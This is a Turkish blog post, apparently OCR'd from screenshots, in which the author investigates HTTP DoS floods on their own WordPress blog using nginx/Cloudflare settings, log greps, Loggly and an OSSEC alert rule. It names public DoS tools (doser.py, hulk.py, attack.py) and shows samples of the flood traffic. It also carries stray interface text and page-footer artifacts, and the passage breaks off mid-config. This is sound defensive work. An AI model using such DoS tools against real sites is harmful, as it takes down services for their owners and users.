
15 Temmuz 2018 tarihinde blogumu ziyaret etmeye çalıştığımda web sunucusunun geç yanıt verdiğini farkettim. "Acaba bu defa neyi bozdum ?" diye kendi kendime homurdandıktan hemen sonra ssh ile sunucuma bağlandığımda herhangi bir yavaşlık farketmedim. Web sunucusundaki yavaşlığın uygulama katmanı ve/veya veritabanı ile ilgili olduğunu düşünerek **top** komutunu bile çalıştırmadan direk web sunucusunun erişim kayıtlarına (access.log) göz attığımda, **14 Temmuz saat 14:03** itibariyle bloguma rastgele parametreler içeren çok sayıda istekte bulunulduğunu farkettim. (**HTTP DoS**)

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM




HTTP DoS saldırısını gerçekleştiren kaynak ip adreslerine bakıp, Cloudflare'in ip adreslerini gördüğümde, rehavetin bedelinden çıkardığım ilk ders (lessons learned) Cloudflare'e yapılan istekleri web sunucuma göndermek **(CF-Connecting-IP başlığı)** oldu. ? Bir yandan saldırının tam olarak hangi ülkeden kaynaklandığını öğrenmek için Cloudflare'in Analytics sayfasındaki tehdit haritasına baktığımda DoS saldırısının **Rusya**'dan yapıldığını öğrendim. (Bu cümleyi yazdıktan sonra nedense aklıma Red Alert 2'deki Tanya geldi. :))

```
GNU nano 2.5.3                                                    File: cloudflare

set_real_ip_from 103.21.244.0/22;
set_real_ip_from 103.22.200.0/22;
set_real_ip_from 103.31.4.0/22;
set_real_ip_from 104.16.0.0/12;
set_real_ip_from 108.162.192.0/18;
set_real_ip_from 131.0.72.0/22;
set_real_ip_from 141.101.64.0/18;
set_real_ip_from 162.158.0.0/15;
set_real_ip_from 172.64.0.0/13;
set_real_ip_from 173.245.48.0/20;
set_real_ip_from 188.114.96.0/20;
set_real_ip_from 190.93.240.0/20;
set_real_ip_from 197.234.240.0/22;
set_real_ip_from 198.41.128.0/17;
set_real_ip_from 2400:cb00::/32;
set_real_ip_from 2606:4700::/32;
set_real_ip_from 2803:f800::/32;
set_real_ip_from 2405:b500::/32;
set_real_ip_from 2405:8100::/32;
set_real_ip_from 2c0f:f248::/32;
set_real_ip_from 2a06:98c0::/29;

# use any of the following two
real_ip_header CF-Connecting-IP;
#real_ip_header X-Forwarded-For;
```





Ben bu araştırmaları yaparken bir yandan DoS saldırısı devam ettiği için saldırıları durdurmak için Cloudflare'in panelinden **Under Attack** özelliğini aktif hale getirdim ve saldırı anında etkisiz hale geldi. Akabinde saldırı ile ilgili istatistiki bilgiler


toplamak için öncelikle komut satırından ardından da SolarWinds'in Loggly isimli web uygulamasından faydalandım. Loggly dışında çevrimdışı analiz için de bir yandan Apache Logs Viewer aracının çıktılarını inceledim. Analiz sonucuna göre **~24 saatte** bloguma yaklaşık **~150.000** istek yapılmış ve bunlardan **~60.000** tanesi (502 HTTP Status) blogumu erişilemez hale getirmişti.





THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM



LOGGLY
Search
Charts
Dashboard
Alerts
Derived Fields
Source Setup
Live Tail
Labs
Feedback
29 days left
Subscribe Now
Help
Get Started
Source Browser
Source Groups
Customer Tokens
S3 Sources
JIRA Integration
GitHub Integration
All Sources
Operating System
Log File
Web Server
Programming Language
Log Agent
Cloud Platform
Database
Mobile App
Other
Search all log sources
Popular Log Sources
Linux System Log
Linux File Monitoring
Nginx
Apache
All Log Sources
A-Z
Amazon Cloudfront
Amazon Cloudtrail
Amazon Cloudwatch Logs
Amazon Cloudwatch Metrics
Amazon Config Logging
Amazon ELB
Amazon SNS
Amazon SQS
Don't see your log source?
Request a New Log Source
© 2018 Loggly Inc., All Rights Reserved.



File upload
Step 1: Upload Your File
You can send up to a max of 100MB per file and 1MB per event. The file should be line-separated text data, and the events can be up to 7 days old. Compressed files are not supported. You can upload a log file using common file types: .txt, .log, .csv and .json and quickly see what Loggly can do for you.
Remove any text in the filename after the file type extension. For example, a filename such as nginx-access.log-20171109 will be rejected, so please rename such a file and then upload it.
The following file types are not supported:
.bin, .exe, .lib, .dat, .mp3, .gif, .jpg, .jpeg, .bmp, .zip, .gz, .tar, .dll, .png, .img, .db, .lib, .pdf, .mp4, .mpeg, .mov, .jar, .pem, .crt, .doc, .xls, .xlsx, .docx, .ppt, .pptx, .dmg, .rar, .apk, and .7z
Drop log files here
or
Choose files to upload
attack.txt
Step 2: Verify
Congratulations! We received your logs and they have been automatically parsed.
Step 3: Next Steps
View in Search
File Monitoring Setup
Advanced Options
Windows File Monitoring
Linux File Monitoring
Timestamps
Troubleshooting
Troubleshoot File Upload
Community Forum
Need help? Email us
© 2018 Loggly Inc., All Rights Reserved.



LOGGLY
Search
Charts
Dashboard
Alerts
Derived Fields
Source Setup
Live Tail
Labs
Feedback
29 days left
Subscribe Now
Help
Default
*Tab 2
New
All Sources
log file_upload
2018-07-13T00:00:00.000+03:00
2018-07-15T17:42:36.530+03:00
Search
Field Explorer
Apache
referer
remoteAddr
requestMethod
requestURI
size
status
userAgent
requestURI
Field Actions
300 values
148K events
Event Timeline
Chart
2,916 events
Jul 13, 12 AM - Jul 15, 5:42 PM (3 days)
Group 1
Chart type:
Line
Split by:
apache.requestURI
Sort by:
value (desc)
Limit to:
10
Show Other
Theme:
Value type:
Event count
Source Groups:
All Sources
Filter:
Choose Filter
Apply
Advanced
Find series to gen
Event View
Sort: Ascending
Expand Events
More Options







Apache Logs Viewer
File Edit Reports Statistics Graph Help
Advanced Filter Date:
Open Access Log Options
Choose the log format
Please refer to the Webserver configuration if unsure.
Combined (Contains Browser and Referrer Information)
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
Common (default)
LogFormat "%h %l %u %t \"%r\" %>s %b" common
W3C (IIS - Microsoft Internet Information Services)
Other
Nginx
Custom
Read
All
Read All file and update in real time.
Date Range
Read only date range that falls with the below range.
Start
13.07.2018
00:00:01
End
15.07.2018
23:59:59
Adjust time by
0,00
hours.
Help
OK
Update Completed 18:04:17
[No Filter] Unlock iannet







DoS saldırısı ile ilgili olarak, erişim kayıtları (**access.log**) üzerinden elde ettiğim bilgilere istinaden yapmış olduğum araştırmalar sonucunda birbirine benzeyen 3 farklı Python aracı

(hulk.py , doser.py , attack.py) dikkatimi çekti. Bu araçların kaynak kodları ile bloguma yapılan DoS saldırısını karşılaştırdığımda, gelen isteklerin POST isteği olması sebebiyle **doser.py** aracı ile bu saldırının gerçekleştirildiği fikri ağır basmış oldu.









Blogumun WordPress yönetici paneline de göz gezdirdiğimde, **Aranılan Terimler** kısmındaki **i_love_brother_This_is_not_an_attack_This_is_a_test** arama terimi dikkatimi çekti. Bu terim ile ilgili göndermiş olduğum bir tweete yapılan yorumda da olduğu gibi, blogumun DDoS testlerinde akla ilk gelen blog olabileceğini de dikkate alarak Cloudflare'in yönetim paneli üzerinden **Rusya** ip adreslerini engelledim.


THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM




17 Temmuz tarihinde yapılan kısa süreli benzer bir saldırıda bu defa kaynak IP adreslerini görebildiğim için DoS saldırısının Fransa'da bulunan bir ip adresinden (**51.254.122.14**) gerçekleştirildiğini gördüm ve bu sefer de **Fransa** ip adreslerini Cloudflare'in yönetim paneli üzerinden engelledim.

```
root@batcave:/var/log/nginx# grep "POST /?" access.log.1 | cut -d " " -f 1 | sort | uniq -i

51.254.122.14
root@batcave:/var/log/nginx#
```






23 Temmuz tarihinde yapılan yeni bir DoS saldırısında bu defa blogumun arama sayfasına çok sayıda **i_love_you_brother** arama terimi gönderdildiğini gördüm. Bu defa kaynak IP adresini (**31.223.24.59**) görebildiğim için IP adresinin kayıt bilgilerine baktığımda bu defa saldırının Türkiye'den yapıldığını gördüm.



```
root@batcave:/var/log/nginx# grep i_love_you access.log | head -n 10
31.223.24.59 - - [23/Jul/2018:20:04:32 +0300] "GET /?s=i_love_you_brother HTTP/1.1" 200 14217 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.2 (KHTML, like Gecko) Chrome/22.0.1216.0 Safari/537.2"
31.223.24.59 - - [23/Jul/2018:20:04:32 +0300] "GET /?s=i_love_you_brother HTTP/1.1" 200 14217 "-" "Mozilla/5.0 (Windows NT 6.2) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.26 Safari/537.11"
31.223.24.59 - - [23/Jul/2018:20:04:32 +0300] "GET /?s=i_love_you_brother HTTP/1.1" 200 14213 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/535.19 (KHTML, like Gecko) Chrome/18.0.1025.11 Safar
i/535.19"
31.223.24.59 - - [23/Jul/2018:20:04:33 +0300] "GET /?s=i_love_you_brother HTTP/1.1" 200 14216 "-" "Mozilla/5.0 (Windows NT 6.0; WOW64) AppleWebKit/535.19 (KHTML, like Gecko) Chrome/18.0.1025.45 Safari/535.19"
31.223.24.59 - - [23/Jul/2018:20:04:34 +0300] "GET /?s=i_love_you_brother HTTP/1.1" 200 14217 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.1 (KHTML, like Gecko) Chrome/19.77.34.5 Safari/537.1"
31.223.24.59 - - [23/Jul/2018:20:04:34 +0300] "GET /?s=i_love_you_brother HTTP/1.1" 200 14218 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_2) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.6 Safari
/537.11"
31.223.24.59 - - [23/Jul/2018:20:04:35 +0300] "GET /?s=i_love_you_brother HTTP/1.1" 200 14216 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/535.24 (KHTML, like Gecko) Chrome/19.0.1055.1 Safari
/535.24"
31.223.24.59 - - [23/Jul/2018:20:04:35 +0300] "GET /?s=i_love_you_brother HTTP/1.1" 200 14217 "-" "Mozilla/5.0 (Windows NT 6.2) AppleWebKit/536.3 (KHTML, like Gecko) Chrome/19.0.1061.1 Safari/536.3"
31.223.24.59 - - [23/Jul/2018:20:04:35 +0300] "GET /?s=i_love_you_brother HTTP/1.1" 200 14218 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (KHTML, like Gecko) Chrome/22.0.1207.1 Safari/537.1"
31.223.24.59 - - [23/Jul/2018:20:04:35 +0300] "GET /?s=i_love_you_brother HTTP/1.1" 200 14217 "-" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2309.372 Safari/537.36"
root@batcave:/var/log/nginx#
```



Bana olan sevgisini sele dönüştürme konusunda ısrarcı olan bu Rus kardeşim ile sistematik olarak mücadele edebilmek ve benzer durumlarla mücadele etmek durumunda kalanlara yol gösterme adına çeşitli araçlardan faydalanmaya karar verdim.

İlk olarak gerçekleştirilen genel DoS saldırılarından hızlıca haberdar olabilmek için OSSEC HIDS yazılımını işletim sistemine kurdum. Buna ilaveten bu saldırıyı tespit edebilmek için de özel olarak bir kural hazırlayıp bu kuralı **/var/ossec/rules/ http_dos_rules.xml** adı altında kaydettikten sonra kuralı içeren dosyayı da **/var/ossec/etc/ossec.conf** dosyasına kaydettim. ossec-logtest aracı ile de kuralın düzgün çalıştığını kontrol ettikten sonra OSSEC'i yeniden başlatıp attack.py ile bloguma ufak bir DoS saldırısı gerçekleştirdim. Saldırı sonucunda OSSEC başarıyla bu saldırıyı tespit edip beni e-posta ile hemen uyardı.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

```
GNU nano 2.5.3                                    File: ossec.conf

  <include>fmserver_rules.xml</include>
  <include>vpopmail_rules.xml</include>
  <include>vmpop3d_rules.xml</include>
  <include>courier_rules.xml</include>
  <include>web_rules.xml</include>
  <include>web_appsec_rules.xml</include>
  <include>apache_rules.xml</include>
  <include>nginx_rules.xml</include>
  <include>pfe_rules.xml</include>
  <include>mysql_rules.xml</include>
